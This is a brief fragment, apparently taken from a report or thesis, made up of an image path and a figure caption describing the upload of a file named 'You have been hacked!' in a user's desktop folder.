


Figure 17: Uploading the file: /home/ergasia/Desktop/You have been hacked!